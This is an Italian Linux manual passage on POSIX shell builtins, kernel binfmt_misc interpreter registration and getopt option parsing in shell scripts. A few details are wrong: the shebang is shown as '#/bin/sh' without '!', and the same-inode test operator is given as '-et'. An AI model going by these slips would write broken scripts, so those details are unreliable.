`test` ***espressione_condizionale*** `[` ***espressione_condizionale*** `]`	Risolve (valuta) l'espressione indicata (la seconda forma utilizza semplicemente un'espressione racchiusa tra parentesi quadre). Il valore restituito può essere *Vero* (corrispondente a zero) o *Falso* (corrispondente a uno) ed è pari al risultato della valutazione dell'espressione. Le espressioni possono essere unarie o binarie. Le espressioni unarie sono usate spesso per esaminare lo stato di un file. Vi sono operatori su stringa e anche operatori di comparazione numerica. Ogni operatore e operando deve essere un argomento separato. Se si usa la forma tra parentesi quadre, è indispensabile che queste siano spaziate dall'espressione da valutare.

Espressione	Descrizione
`-e` ***file***	*Vero* se il file esiste ed è di qualunque tipo.
`-b` ***file***	*Vero* se il file esiste ed è un dispositivo a blocchi.
`-c` ***file***	*Vero* se il file esiste ed è un dispositivo a caratteri.
`-d` ***file***	*Vero* se il file esiste ed è una directory.
`-f` ***file***	*Vero* se il file esiste ed è un file normale.
`-h` ***file***	*Vero* se il file esiste ed è un collegamento simbolico.
`-p` ***file***	*Vero* se il file esiste ed è un file FIFO (*pipe* con nome).
`-S` ***file***	*Vero* se il file esiste ed è un socket.
`-t`	*Vero* se lo standard output è aperto su un terminale.
`-g` ***file***	*Vero* se il file esiste ed è impostato il suo bit SGID.
`-u` ***file***	*Vero* se il file esiste ed è impostato il suo bit SUID.
`-k` ***file***	*Vero* se il file ha il bit Sticky attivo.
`-r` ***file***	*Vero* se il file esiste ed è leggibile.
`-w` ***file***	*Vero* se il file esiste ed è scrivibile.
`-x` ***file***	*Vero* se il file esiste ed è eseguibile.
`-O` ***file***	*Vero* se il file esiste e appartiene all'UID efficace dell'utente attuale.
`-G` ***file***	*Vero* se il file esiste e appartiene al GID efficace dell'utente attuale.
`-s` ***file***	*Vero* se il file esiste e ha una dimensione maggiore di zero.
file1 `-nt` ***file2***	*Vero* se il primo file ha la data di modifica più recente.

Espressione	Descrizione
file1 `-ot` ***file2***	*Vero* se il primo file ha la data di modifica più vecchia.
file1 `-et` ***file2***	*Vero* se i due nomi corrispondono allo stesso inode.
stringa	*Vero* se la stringa è diversa dalla stringa nulla.
`-z` ***stringa***	*Vero* se la lunghezza della stringa è zero.
`-n` ***stringa***	*Vero* se la lunghezza della stringa è diversa da zero.
stringa1 `=` ***stringa2***	*Vero* se le stringhe sono uguali.
stringa1 `!=` ***stringa2***	*Vero* se le stringhe sono diverse.
stringa1 `<` ***stringa2***	*Vero* se la prima stringa è lessicograficamente precedente.
stringa1 `>` ***stringa2***	*Vero* se la prima stringa è lessicograficamente successiva.
op1 `-eq` ***op2***	*Vero* se gli operandi sono uguali.
op1 `-ne` ***op2***	*Vero* se gli operandi sono differenti.
op1 `-lt` ***op2***	*Vero* se il primo operando è inferiore al secondo.
op1 `-le` ***op2***	*Vero* se il primo operando è inferiore o uguale al secondo.
op1 `-gt` ***op2***	*Vero* se il primo operando è maggiore del secondo.
op1 `-ge` ***op2***	*Vero* se il primo operando è maggiore o uguale al secondo.
`!` ***espressione***	Inverte il risultato logico dell'espressione.
espress `-a` ***espress***	*Vero* se entrambe le espressioni danno un risultato *Vero*.
espress `-o` ***espress***	*Vero* se almeno un'espressione dà un risultato *Vero*.
`(`***espressione***`)`	*Vero* se il risultato dell'espressione è *Vero*.

158 Shell POSIX: comando «ulimit»

Comando	Descrizione
`ulimit` [*opzioni*] [*limite*]	Fornisce il controllo sulle risorse disponibili per la shell e per i processi avviati da questa, sui sistemi che permettono un tale controllo. Il valore del limite può essere un numero nell'unità specificata per la risorsa, o il valore '**`unlimited`**'. Se l'indicazione dell'entità del limite viene omessa, si ottiene l'informazione del valore corrente. Quando viene specificata più di una risorsa, il nome del limite e l'unità vengono emessi prima del valore. Il controllo pratico dei limiti impostati in questo modo dipende dal sistema operativo, che potrebbe anche ignorarne alcuni, per carenze realizzative nelle funzioni che dovrebbero attuare questi compiti. Se il limite viene espresso, questo diventa il nuovo valore per la risorsa specificata. Se non viene espressa alcuna opzione, si assume normalmente '**`-f`**'. I valori, a seconda dei casi, sono espressi in multipli di 1024 byte, o in «blocchi» da 512 byte, tranne per '**`-t`**' che è riferito a secondi e '**`-n`**' che rappresenta una quantità precisa. Il valore restituito è zero se non vengono commessi errori.

Opzioni per l'uso del comando '**`ulimit`**':

Opzione	Descrizione
`-H`	Viene impostato il limite fisico (*hard*) per la data risorsa. Un limite fisico non può essere aumentato una volta che è stato impostato. Se non viene specificata questa opzione, si intende l'opzione '**`-S`**' in modo predefinito.
`-S`	Viene impostato il limite logico (*soft*) per la data risorsa. Un limite logico può essere aumentato fino al valore del limite fisico. Questa opzione è predefinita se non viene specificata l'opzione '**`-H`**'.
`-a`	Sono riportati tutti i limiti correnti.
`-c`	La grandezza massima dei file '`core`' creati, espressa in blocchi che dovrebbero essere di 512 byte.
`-d`	La grandezza massima del segmento dati di un processo, in multipli di 1024 byte.
`-f`	La grandezza massima dei file creati dalla shell, espressa in blocchi che dovrebbero essere di 512 byte.
`-m`	La grandezza massima della memoria occupata, in multipli di 1024 byte.
`-s`	La grandezza massima dello stack del processo, in multipli di 1024 byte.
`-t`	Il massimo quantitativo di tempo di CPU in secondi.
`-n`	Il numero massimo di descrittori di file aperti (la maggior parte dei sistemi non permette che questo valore sia impostato, consentendo solo la sua lettura).

159 Shell POSIX: altri comandi interni

Comando	Descrizione
`:` [***argomenti***]	Ciò che inizia con il simbolo '`:`' non viene eseguito. Si ottiene solo l'espansione degli argomenti e l'esecuzione della ridirezione. Il valore restituito alla fine è sempre zero.
`.` ***file_script*** [***argomenti***]	Vengono letti ed eseguiti i comandi contenuti nel file indicato. Se il nome del file non fa riferimento a un percorso, questo viene cercato all'interno dei vari percorsi elencati dalla variabile '**`PATH`**'. Se vengono forniti degli argomenti, questi diventano i parametri posizionali dello script. Il valore restituito dallo script è: quello dell'ultimo comando eseguito al suo interno; zero (*Vero*) se non vengono eseguiti comandi; *Falso* (un valore diverso da zero) se il file non è stato trovato.
`alias` [***nome*** [=***valore***]]...	Il comando '**`alias`**' permette di definire un alias, oppure di leggere il contenuto di un alias particolare, o di elencare tutti gli alias esistenti. Se viene utilizzato senza argomenti, emette attraverso lo standard output la lista degli alias nella forma '***nome*=*valore***'. Se viene indicato solo il nome di un alias, ne viene emesso il nome e il contenuto. Se si utilizza la sintassi completa si crea un alias nuovo. La coppia '***nome*=*valore***' deve essere scritta senza lasciare spazi prima e dopo del segno di uguaglianza ('**`=`**'). Il comando '**`alias`**' restituisce il valore *Falso* quando è stato indicato un alias inesistente senza valore da assegnare, negli altri casi restituisce *Vero*.
`bg` [***specificazione_del_job***]	Mette sullo sfondo il job indicato, come se fosse stato avviato aggiungendo il simbolo e-commerciale ('**`&`**') alla fine. Se non viene specificato il job, viene messo sullo sfondo quello corrente, dal punto di vista della shell. Se l'operazione riesce, il valore restituito è zero.
`break` [***n***]	Interrompe un ciclo '**`for`**', '**`while`**' o '**`until`**'. Se viene specificato il valore numerico ***n***, l'interruzione riguarda ***n*** livelli. Il valore ***n*** deve essere maggiore o uguale a uno. Se ***n*** è maggiore dei cicli annidati in funzione, vengono semplicemente interrotti tutti. Il valore restituito è zero purché ci sia un ciclo da interrompere.
`cd` [***directory***]	Cambia la directory corrente. Se non viene specificata la destinazione, si intende la directory contenuta nella variabile '**`HOME`**' (che di solito corrisponde alla directory personale dell'utente). Il funzionamento di questo comando può essere alterato dal contenuto della variabile '**`CDPATH`**' che può indicare una serie di percorsi di ricerca per la directory su cui ci si vuole spostare. Di norma, la variabile '**`CDPATH`**' è opportunamente vuota, in modo da fare riferimento semplicemente alla directory corrente.
`command` ***comando*** [***argomento***...]	Esegue un «comando» con degli argomenti eventuali. Il comando che si avvia può essere solo un comando interno oppure un programma, mentre sono escluse espressamente le funzioni.
`continue` [***n***]	Riprende, a partire dall'iterazione successiva, un ciclo '**`for`**', '**`while`**' o '**`until`**'. Se viene specificato il valore numerico ***n***, il salto riguarda ***n*** livelli. Il valore ***n*** deve essere maggiore o uguale a uno. Se ***n*** è maggiore dei cicli annidati in funzione, si fa riferimento al ciclo più esterno. Il valore restituito è zero, a meno che non ci sia alcun ciclo da riprendere.

Comando	Descrizione
`eval` [*argomento*...]	Esegue gli argomenti come parte di un comando unico. Restituisce il valore restituito dal comando rappresentato dagli argomenti. Se non vengono indicati argomenti, o se questi sono vuoti, restituisce *Vero*.
`exec` [*comando* [*argomenti*]]	Se viene specificato un comando (precisamente deve essere un programma), questo viene eseguito rimpiazzando la shell, in modo da non generare un nuovo processo. Se sono stati indicati degli argomenti, questi vengono passati regolarmente al comando. Il fatto di rimpiazzare la shell implica che, al termine dell'esecuzione del programma, non c'è più la shell. Nel caso si utilizzi '**`exec`**' da una finestra di terminale, questa potrebbe chiudersi semplicemente, oppure, se si tratta di una shell di *login* potrebbe essere riavviata la procedura di accesso.
`exit` [*n*]	Termina l'esecuzione della shell restituendo il valore ***n***. Se viene omessa l'indicazione esplicita del valore da restituire, viene utilizzato quello dell'ultimo comando eseguito.
`export` *nome*...	Le variabili elencate vengono segnate per l'esportazione, nel senso che vengono trasferite all'ambiente dei programmi eseguiti successivamente all'interno della shell stessa.
`fg` [*job*]	Pone il job indicato in primo piano, ovvero in *foreground*. Se non viene specificato il job, si intende quello attuale, ovvero, l'ultimo a essere stato messo sullo sfondo (*background*).
`getopts` *stringa_di_opzioni* ↩ ↪*nome_di_variabile* [*argomenti*]	Il comando interno '**`getopts`**' serve per facilitare la realizzazione di script in cui si devono analizzare le opzioni della riga di comando. Ogni volta che viene chiamato, '**`getopts`**' analizza l'argomento successivo nella riga di comando, restituendo le informazioni relative attraverso delle variabili di ambiente. Per la precisione, '**`getopts`**' analizza gli argomenti finali della sua stessa riga di comando (quelli che sono stati indicati nello schema sintattico come un elemento facoltativo) e in mancanza di questi utilizza il contenuto del parametro '**`@`**'. L'utilizzo di '**`getopts`**' può risultare complesso, pertanto viene descritto meglio in una sezione apposita.
`hash` [`-r`] [*comando*...]	Per ciascun comando indicato, viene determinato e memorizzato il percorso assoluto. Se non viene dato alcun argomento, si ottiene l'elenco dei comandi memorizzati. Se si usa l'opzione '**`-r`**' si cancellano i percorsi memorizzati.
`jobs` [*job*...]	Quello mostrato rappresenta lo schema sintattico dell'utilizzo comune di '**`jobs`**', che serve a elencare i job attivi. Se viene indicato esplicitamente un job, l'elenco risultante è ristretto alle sole informazioni su quel job.
`kill` [`-s` *segnale*] [*pid* | *job*]... `kill -l` [*numero_del_segnale*]	Invia il segnale indicato al processo identificato dal numero del PID o dal job. Il segnale viene definito attraverso un nome, come per esempio '**`KILL`**' (per garantire la compatibilità massima conviene evitare l'uso del prefisso '**`SIG`**'), o un numero di segnale. Se non viene indicato il tipo di segnale da inviare, si intende '**`TERM`**'. Un argomento '**`-l`**' elenca i nomi dei segnali corrispondenti ai numeri eventualmente indicati.

Comando	Descrizione
`typeset` [***nome*** [=***valore***]] `local` [***nome*** [=***valore***]]	Permette di dichiarare delle variabili ed eventualmente anche di attribuirgli dei valori. Se non vengono forniti nomi di variabili da creare, vengono visualizzati i nomi di quelle esistenti con i loro valori. Il comando '**`typeset`**' prevede diverse opzioni per attribuire caratteristiche particolari alle variabili, ma in generale, per problemi di compatibilità, conviene usarlo senza opzioni, all'interno delle funzioni, per creare delle variabili locali. Per questa ragione, viene qui abbinato al comando '**`local`**', che dovrebbe permettere di creare esclusivamente delle variabili locali all'interno delle funzioni.
`pwd`	Emette il percorso assoluto della directory corrente. Se viene usata l'opzione '**`-P`**', i percorsi che utilizzano collegamenti simbolici vengono tradotti in percorsi reali. Restituisce zero se non si verifica alcun errore mentre si legge il percorso della directory corrente.
`read` [`-p` ***prompt***] ***variabile***...	Viene letta una riga dallo standard input, assegnando la prima parola di questa riga alla prima variabile indicata come argomento, assegnando la seconda parola alla seconda variabile e così via. All'ultima variabile indicata nella riga di comando viene assegnato la parte restante della riga dello standard input che non sia stata distribuita diversamente. Per determinare la separazione in parole della riga dello standard input si utilizzano i caratteri contenuti nella variabile '**`IFS`**'. L'opzione '**`-p`**' permette di definire un invito particolare. Questo viene visualizzato solo se l'input proviene da un terminale.
`readonly` [***variabile***...] `readonly -p`	Le variabili indicate vengono marcate per la sola lettura e i valori di queste non possono essere cambiati dagli assegnamenti successivi. Se viene indicata l'opzione '**`-p`**', si ottiene una lista di tutti i nomi a sola lettura.
`return` [***n***]	Termina l'esecuzione di una funzione restituendo il valore ***n***. Se viene omessa l'indicazione di questo valore, la funzione che termina restituisce il valore restituito dall'ultimo comando eseguito al suo interno. Se il comando '**`return`**' viene utilizzato al di fuori di una funzione, ma sempre all'interno di uno script, termina l'esecuzione dello script stesso.
`shift` [***n***]	I parametri posizionali da ***n***+1 in avanti sono spostati a partire dal primo in poi (il parametro zero non viene coinvolto). Se ***n*** è 0, nessun parametro viene cambiato. Se ***n*** non è indicato, il suo valore predefinito è uno. Il valore di ***n*** deve essere un numero non negativo minore o uguale al parametro '**`#`**' (cioè al numero di parametri posizionali esistenti). Se ***n*** è più grande del parametro '**`#`**', i parametri posizionali non vengono modificati. Restituisce *Falso* se ***n*** è più grande del parametro '**`#`**' o minore di zero; altrimenti restituisce *Vero*.
`times`	Emette i tempi di utilizzo accumulati.

Comando	Descrizione
`trap [`*argomento*`] [`*segnale*`]`	Il comando espresso nell'argomento deve essere letto ed eseguito quando la shell riceve il segnale, o i segnali indicati. Se non viene fornito l'argomento, o viene indicato un trattino ('**-**') al suo posto, tutti i segnali specificati sono riportati al loro valore originale (i valori che avevano al momento dell'ingresso nella shell). Se l'argomento fornito corrisponde a una stringa nulla, questo segnale viene ignorato dalla shell e dai comandi che questo avvia. Se il segnale è '**EXIT**', pari a zero, il comando contenuto nell'argomento viene eseguito all'uscita della shell. Se viene utilizzato senza argomenti, '**trap**' emette la lista di comandi associati con ciascun numero di segnale. I segnali intercettati sono riportati al loro valore originale in un processo discendente quando questo viene creato.
`type` ***nome...***	Determina le caratteristiche di uno o più comandi indicati come argomento. Restituisce *Vero* se uno qualsiasi degli argomenti viene trovato, *Falso* se non ne viene trovato alcuno.
`umask [`***modalità***`]`	La maschera dei permessi per la creazione dei file dell'utente viene modificata in modo da farla coincidere con la modalità indicata. Generalmente può essere inserita la modalità soltanto in forma di numero ottale. Se la modalità viene omessa si ottiene il valore corrente della maschera.
`unalias [-a] [`***nome_di_alias...***`]`	Rimuove l'alias indicato dalla lista degli alias definiti. Se viene fornita l'opzione '**-a**', sono rimosse tutte le definizioni di alias.
`unset [-v]` ***nome_variabile...*** `unset -f` ***nome_funzione...***	Vengono rimosse le variabili o le funzioni indicate. Se viene utilizzata l'opzione '**-f**', si fa riferimento espressamente a funzioni; se si indica l'opzione '**-v**' ci si riferisce espressamente a variabili. Se non si indicano opzioni e ci può essere ambiguità tra i nomi, vengono rimosse le variabili.
`wait [`***n***`]`	Attende la conclusione del processo specificato e restituisce il suo valore di uscita. Il numero ***n*** può essere un PID o un job; se viene indicato un job, si attende la conclusione di tutti i processi nel condotto di quel job. Se ***n*** non viene indicato, si aspetta la conclusione di tutti i processi discendenti ancora attivi, restituendo il valore zero. Se ***n*** specifica un processo o un job che non esiste, viene restituito il valore *Falso*, altrimenti il valore restituito è lo stesso dell'ultimo processo o job per cui si è attesa la conclusione.

Parte xxvii

Eseguibili e interpretabili

Capitolo 160

Eseguibili, interpretabili e automazione dell'interpretazione

Quando si utilizza un sistema operativo complesso come GNU/Linux, dove il kernel ha un ruolo così importante, è difficile stabilire una distinzione netta tra un programma eseguibile binario e un programma interpretato. A livello astratto si intende che il programma interpretato richiede un programma interprete che è di fatto il suo esecutore, ma anche l'interprete potrebbe a sua volta essere interpretato da un altro programma di livello inferiore. È un po' come quando per tradurre un testo dal cinese all'italiano, si preferisce partire dal lavoro di qualcun altro che l'ha già tradotto in inglese.

Evidentemente si pone il problema di stabilire il livello di astrazione a cui si vuole fare riferimento. Si potrebbe dire che un programma binario «normale» sia quello che viene eseguito direttamente dal kernel senza bisogno di altri sostegni da parte di programmi interpreti aggiuntivi. In questo senso, potrebbe accadere anche di avere un programma che nel sistema «A» è un binario normale, mentre nel sistema «B» potrebbe essere eseguito per opera di un interprete intermedio, diventando lì un programma interpretato.

160.1 Script

Il classico tipo di programma interpretato è lo script che normalmente viene individuato dalla stessa shell attraverso cui viene avviato. Per questo è stata stabilita la convenzione per cui questi programmi sono contenuti in file di testo, in cui la prima riga indichi il percorso dell'interprete necessario.

```
#/bin/sh
```

Tale convenzione impone che, in questo tipo di script, il simbolo '**#**' rappresenti l'inizio di un commento e che comunque si tratti di un file di testo normale. Inoltre, è stabilito implicitamente, che il programma interprete indicato riceva il nome dello script da interpretare come primo argomento.

Attualmente, non è solo la shell che può accorgersi del fatto che si tratti di uno script; anche il kernel è coinvolto in questa forma di riconoscimento, tanto da poter creare dei sistemi specifici che, all'avvio, invece di mettere in funzione l'eseguibile '**init**', avviano direttamente uno script attraverso l'interprete relativo.

160.2 Programmi da interpretare che non sono script

Quando il file da interpretare non è così semplice come uno script, per esempio perché non si tratta di un file di testo, si pone il problema di stabilire un metodo per il suo riconoscimento, altrimenti si è costretti a usare sempre un comando che richiami esplicitamente il suo interprete. L'esempio più comune di questa situazione è il programma scritto per un'altra piattaforma che si vuole utilizzare attraverso un interprete (o un emulatore) adatto. Generalmente, questi programmi estranei sono riconoscibili in base a una stringa binaria tipica che si può trovare all'inizio del file che li contiene; in pratica, in base al magic number del file. In altre situazioni, si può essere costretti a definire un'estensione particolare per i nomi di questi file, come avviene nel Dos.

160.3 Gestione del kernel dei binari eterogenei

A partire dall'introduzione dell'interprete Java anche per GNU/Linux, si è sentito maggiormente il problema di organizzare in modo coerente la gestione dei programmi che per un motivo o per l'altro devono essere interpretati attraverso un programma esterno al kernel stesso. Il meccanismo attuale permette una configurazione molto semplice del sistema, attraverso la quale si può automatizzare l'interpretazione di ciò che si vuole (sezione 67.2.1).

Per verificare che il kernel sia in grado di gestire questa funzione, basta controllare che all'interno della directory '`/proc/sys/fs/binfmt_misc/`' appaiano i file '`register`' e '`status`'; il secondo in particolare, dovrebbe contenere la parola '**`enabled`**'. Se non ci sono, ma il kernel incorpora la gestione di binari da interpretare, è necessario innestare il file system '**`binfmt_misc`**':

`#` **`mount -t binfmt_misc none /proc/sys/fs/binfmt_misc`** [*Invio*]

Una volta che sono disponibili i file virtuali '`register`' e '`status`', per attivare la funzionalità occorre intervenire con il comando seguente:

`#` **`echo 1 > /proc/sys/fs/binfmt_misc/status`** [*Invio*]

Per disattivarla, basta utilizzare il valore zero.

`#` **`echo 0 > /proc/sys/fs/binfmt_misc/status`** [*Invio*]

Quando la gestione è disattivata, la lettura del file '`/proc/sys/fs/binfmt_misc/status`' restituisce la stringa '**`disabled`**'.

160.3.1 Configurazione

Trattandosi di un'attività che riguarda il kernel, non c'è un file di configurazione vero e proprio. Per informare il kernel della presenza di programmi da interpretare attraverso eseguibili esterni, occorre sovrascrivere un file virtuale del file system '`/proc/`'. In generale, questo si ottiene utilizzando un comando '**`echo`**', il cui standard output viene ridiretto nel file '`/proc/sys/fs/binfmt_misc/register`'. Per definire il supporto a un tipo di programma interpretato, si utilizza una riga secondo la sintassi seguente:

:*nome*:*tipo*: [***scostamento***] **:*riconoscimento*:** [***maschera***] **:*programma_interprete*:**

Allo stato attuale, dal momento che i due punti verticali separano i vari campi di questo record, tale simbolo non può apparire all'interno di questi.

1. ***nome***

   Il primo campo serve a dare un nome a questo tipo di programma da interpretare. Ciò si traduce nella creazione di un file virtuale con lo stesso nome, '`/proc/sys/fs/binfmt_misc/`***nome***', che poi permette di controllarne le funzionalità.

2. ***tipo***

   Il secondo campo definisce il tipo di riconoscimento che si vuole utilizzare. La lettera '**`M`**' indica l'utilizzo di un magic number, ovvero una stringa nella parte iniziale del file,

oppure la lettera '**E**' specifica che viene presa in considerazione l'estensione nel nome. Ciò serve a definire in che modo interpretare il quarto campo di questo record.

3. ***scostamento***

   Nel caso in cui si utilizzi un riconoscimento basato su una stringa iniziale, questa deve essere contenuta nei primi 128 byte, anche se non è detto che inizi dal primo. L'inizio della stringa di riconoscimento può essere indicato espressamente con un numero intero posto all'interno di questo campo: zero rappresenta il primo byte.

4. ***riconoscimento***

   Il quarto campo consente di inserire la stringa di riconoscimento o l'estensione del file. La stringa, ovvero il magic number, può essere specificata utilizzando delle sequenze di escape che consentono l'indicazione di valori esadecimali. Per questo si usa il prefisso '**\x**', seguito da due cifre esadecimali che rappresentano un byte alla volta. A questo proposito, è bene ricordare che se il record viene definito in una riga di comando di una shell, è molto probabile che la barra obliqua inversa debba essere raddoppiata.

   La stringa di riconoscimento può essere applicata a ciò che resta dopo il filtro con la maschera indicata nel campo successivo.

   Nel caso si specifichi l'uso dell'estensione per riconoscere il tipo di file, questa non deve contenere il punto iniziale, che così è sottinteso.

5. ***maschera***

   Il quinto campo serve a indicare una maschera da utilizzare per filtrare i bit che compongono la parte di file che deve essere utilizzata per il riconoscimento attraverso il magic number. In pratica, di solito non si utilizza e si ottiene l'applicazione della maschera predefinita: '**\ff**'. La maschera viene applicata attraverso un AND con i byte corrispondenti del file; quello che ne deriva viene usato per il paragone con il modello specificato nel quarto campo.

   La maschera predefinita, evidentemente, non provoca alcuna modifica.

6. ***programma_interprete***

   L'ultimo campo serve a indicare il percorso assoluto dell'interprete da utilizzare per mettere in esecuzione il programma identificato attraverso questo record. Evidentemente, si presume che questo programma possa essere avviato indicando il file da interpretare come primo argomento. Se necessario, l'interprete può essere uno script predisposto opportunamente per avviare il vero interprete nel modo richiesto.

Attualmente, si pongono delle limitazioni a cui è già stato accennato in parte:

- il record che definisce un tipo di eseguibile da interpretare non può superare i 255 caratteri;
- la stringa binaria di riconoscimento, ovvero il magic number, deve trovarsi all'intero dei primi 128 byte del file, ovvero dal byte zero al byte 127, e lo scostamento non può modificare questo limite;
- il contenuto dell'ultimo campo, quello del percorso di avvio dell'interprete, non può superare i 127 caratteri.

Segue la descrizione di alcuni esempi.

- \# **echo ':Java:M::\xca\xfe\xba\xbe::/usr/bin/java:' ↩ ↪ > /proc/sys/fs/binfmt_misc/register** [*Invio*]

  Definisce il binario Java, riconoscibile dalla sequenza esadecimale CAFEBABE$_{16}$, a partire dall'inizio del file. Per la sua interpretazione viene specificato il programma '`/usr/bin/java`', il quale potrebbe essere uno script che si occupa di avviare correttamente l'interprete giusto.

- \# **echo ':Java:E::class::/usr/bin/java:' ↩ ↪ > /proc/sys/fs/binfmt_misc/register** [*Invio*]

  Come nell'esempio precedente, con la differenza che l'eseguibile Java viene identificato solo per la presenza dell'estensione '`.class`'.

- \# **echo ':acqua:M::#acqua::/bin/acqua:' ↩ ↪ > /proc/sys/fs/binfmt_misc/register** [*Invio*]

  Definisce un eseguibile di tipo «acqua», riconoscibile dalla stringa iniziale '**`#acqua`**', a partire dall'inizio del file. Per la sua interpretazione viene specificato il programma '`/bin/acqua`'.

- \# **echo ':acqua:E::acqua::/bin/acqua:' ↩ ↪ > /proc/sys/fs/binfmt_misc/register** [*Invio*]

  Definisce un eseguibile di tipo «acqua», riconoscibile dall'estensione '`.acqua`'. Per la sua interpretazione viene specificato il programma '`/bin/acqua`'.

Si osservi che i file eseguibili, anche se di fatto devono essere soltanto interpretati (quindi richiedono solo la lettura), devono avere i permessi di esecuzione.

160.3.2 Realizzazione pratica

Non si può pensare che ogni volta che si vuole utilizzare un binario estraneo da interpretare, si debba dare il comando apposito, come negli esempi mostrati nella sezione precedente. Evidentemente, si tratta di inserire queste dichiarazioni in uno script della procedura di inizializzazione del sistema (in mancanza d'altro si potrebbe usare il solito '`rc.local`', se predisposto, contenuto nella directory '`/etc/rc.d/`' o '`/etc/init.d/`', oppure in altra simile).

Una volta definito un tipo di eseguibile da interpretare, nella directory '`/proc/sys/fs/binfmt_misc/`' viene creato un file virtuale con il nome corrispondente a quanto indicato nel primo campo del record di definizione. Se questo file viene sovrascritto con il valore −1, si ottiene l'eliminazione del tipo corrispondente. Se si fa la stessa cosa con il file '`status`', si elimina la gestione di tutti i binari specificati precedentemente. Seguono due esempi.

- \# **echo -1 > /proc/sys/fs/binfmt_misc/Java** [*Invio*]

  Elimina la gestione del tipo di binario '**`Java`**'.

- \# **echo -1 > /proc/sys/fs/binfmt_misc/status** [*Invio*]

  Elimina la gestione di tutti i tipi di binari da interpretare.

160.4 Riferimenti

- Richard Günther, *Kernel Support for miscellaneous (your favorite) Binary Formats*
  '***sorgenti_linux***`/Documentation/binfmt_misc.txt`'
- Brian A. Lantz, Richard Günther, *Java(tm) Binary Kernel Support for Linux*
  '***sorgenti_linux***`/Documentation/java.txt`'

Capitolo 161

Strumenti per la realizzazione di script di shell

Lo script di shell è un programma molto semplice, che di solito ha solo lo scopo di automatizzare delle operazioni banali, ma ripetitive. Tuttavia, con l'uso di programmi di servizio realizzati appositamente per questi scopi, si possono costruire degli script piuttosto sofisticati con poca fatica.

161.1 Scansione delle opzioni della riga di comando

Se si realizza uno script che deve essere richiamato fornendogli degli argomenti (dei parametri) sotto forma di opzione, come si è abituati con i programmi di servizio comuni, può essere conveniente l'utilizzo di programmi o comandi appositi. Tradizionalmente si fa riferimento a '**`getopt`**', del quale esistono però diverse interpretazioni; in particolare, la shell Bash fornisce il comando interno '**`getopts`**' (simile, ma non compatibile con '**`getopt`**'), descritto nella sezione 144.4.1. È importante osservare che anche tra una distribuzione GNU/Linux e l'altra ci possono essere differenze tra i programmi di servizio '**`getopt`**'.

161.1.1 Versione tradizionale di «getopt»

Il programma di servizio '**`getopt`**' tradizionale ha la sintassi seguente:

```
getopt stringa_di_opzioni parametro...
```

La stringa di opzioni è un elenco di lettere che rappresentano le opzioni ammissibili; se ci sono opzioni che richiedono un argomento, le lettere corrispondenti di questa stringa devono essere seguite dal simbolo due punti ('**`:`**'). Gli argomenti successivi sono i valori dei parametri da analizzare. Lo scopo del programma è solo quello di controllare che tutto sia in ordine e di mettere a posto ciò che è possibile sistemare, emettendo l'elenco delle opzioni, nel modo «corretto». Per esempio:

$ **`getopt ab:c -a uno -b due -c tre quattro`**[*Invio*]

Potrebbe restituire il testo seguente:

```
-a -b due -c -- uno tre quattro
```

Infatti, avendo utilizzato la definizione '**`ab:c`**', è stato stabilito che solo l'opzione '**`-b`**' ha un argomento, per cui, l'argomento '**`uno`**' è stato spostato alla fine delle opzioni, dopo il trattino doppio ('**`--`**').

Se il programma '**`getopt`**' di cui si dispone è aderente strettamente alle specifiche POSIX, il risultato che si ottiene è diverso, dal momento che la scansione termina nel momento in cui si trova il primo argomento che non riguarda le opzioni:

```
-a -- uno -b due -c tre quattro
```

L'esempio seguente dovrebbe chiarire in che modo si può utilizzare '**`getopt`**' per scandire gli argomenti della riga di comando:

```
#!/bin/sh
# scansione_1.sh

# Si raccoglie la stringa generata da getopt.
STRINGA_ARGOMENTI=`getopt ab:c "$@"`

# Si trasferisce nei parametri $1, $2,...
eval set -- "$STRINGA_ARGOMENTI"

while true ; do
    case "$1" in
        -a) echo "Opzione a"
            shift
            ;;
        -b) echo "Opzione b, argomento «$2»"
            shift 2
            ;;
        -c) echo "Opzione c"
            shift
            ;;
        --) shift
            break
            ;;
        *)  echo "Errore imprevisto!"
            exit 1
            ;;
        esac
done

echo "Argomenti rimanenti:"
for argomento in "$@"
do
    echo "$argomento"
done
```

In pratica, si comprende che lo scopo di '**`getopt`**' è solo quello di fare un po' di ordine tra le opzioni e di distinguere le opzioni dal resto. Supponendo che il nome dello script sia '**`scansione_1.sh`**', se si utilizza come nell'esempio già visto, si dovrebbe ottenere il risultato seguente:

`$` **`./scansione_1.sh -a uno -b due -c tre quattro`** [*Invio*]

```
Opzione a
Opzione b, argomento «due»
Opzione c
Argomenti rimanenti:
uno
tre
quattro
```

Se invece '**getopt**' è strettamente aderente alle specifiche POSIX, il risultato cambia come segue:

```
Opzione a
Argomenti rimanenti:
uno
-b
due
-c
tre
quattro
```

161.1.2 Il funzionamento di «getopt» nella versione dei programmi di servizio Linux

I programmi di servizio Linux si compongono anche di una versione di '**getopt**'[1] un po' più evoluta dello standard, che comunque è compatibile con il passato. È ammissibile l'uso della stessa sintassi vista nella sezione precedente e in particolare si può anche forzare l'aderenza alle specifiche POSIX definendo la variabile di ambiente '**POSIXLY_CORRECT**'. Questa edizione di '**getopt**' è in grado di identificare anche le opzioni «lunghe». Oltre allo schema sintattico già visto, si può utilizzare in particolare quello seguente:

```
getopt [opzioni_di_getopt] -o|--options stringa_di_opzioni_corte ↩
↪     [opzioni_di_getopt] -- parametro_da_scandire...
```

In pratica, questa versione di '**getopt**' può avere delle opzioni per conto proprio, che ne regolano il funzionamento, tra le quali '**-o**' è obbligatoria, dal momento che il suo argomento è proprio la stringa che definisce quali opzioni possono essere presenti nei parametri. Eventualmente, per indicare opzioni lunghe, si utilizza l'opzione '**-l**'.

La stringa che definisce le opzioni corte, si comporta fondamentalmente come già spiegato nella sezione precedente. In particolare, se si usano due volte i due punti ('`::`'), si specifica che l'opzione ha un argomento facoltativo e non obbligatorio. La stringa che definisce le opzioni lunghe è simile a quella delle opzioni corte, con la differenza che, dovendo indicare dei nomi e non solo delle lettere singole, questi sono separati attraverso una virgola; per quanto riguarda l'uso dei due punti, la modalità è la stessa.

Questa versione di '**getopt**' ha anche la particolarità di essere in grado di proteggere gli argomenti che ne hanno bisogno, ma per arrivare a questo deve sapere con quale shell si sta

operando. Infatti, dal momento che '**getopt**' restituisce una stringa che poi deve essere scandita nuovamente, se un argomento contiene caratteri particolari che richiedono una qualche forma di protezione (come gli spazi), è necessario che venga fatta una trasformazione opportuna, che non può essere unica per tutte le situazioni. In condizioni normali, il risultato che si ottiene è adatto per Bash, altrimenti occorre utilizzare l'opzione '**-s**'.

Tabella 161.6. Alcune opzioni.

Opzione	Descrizione
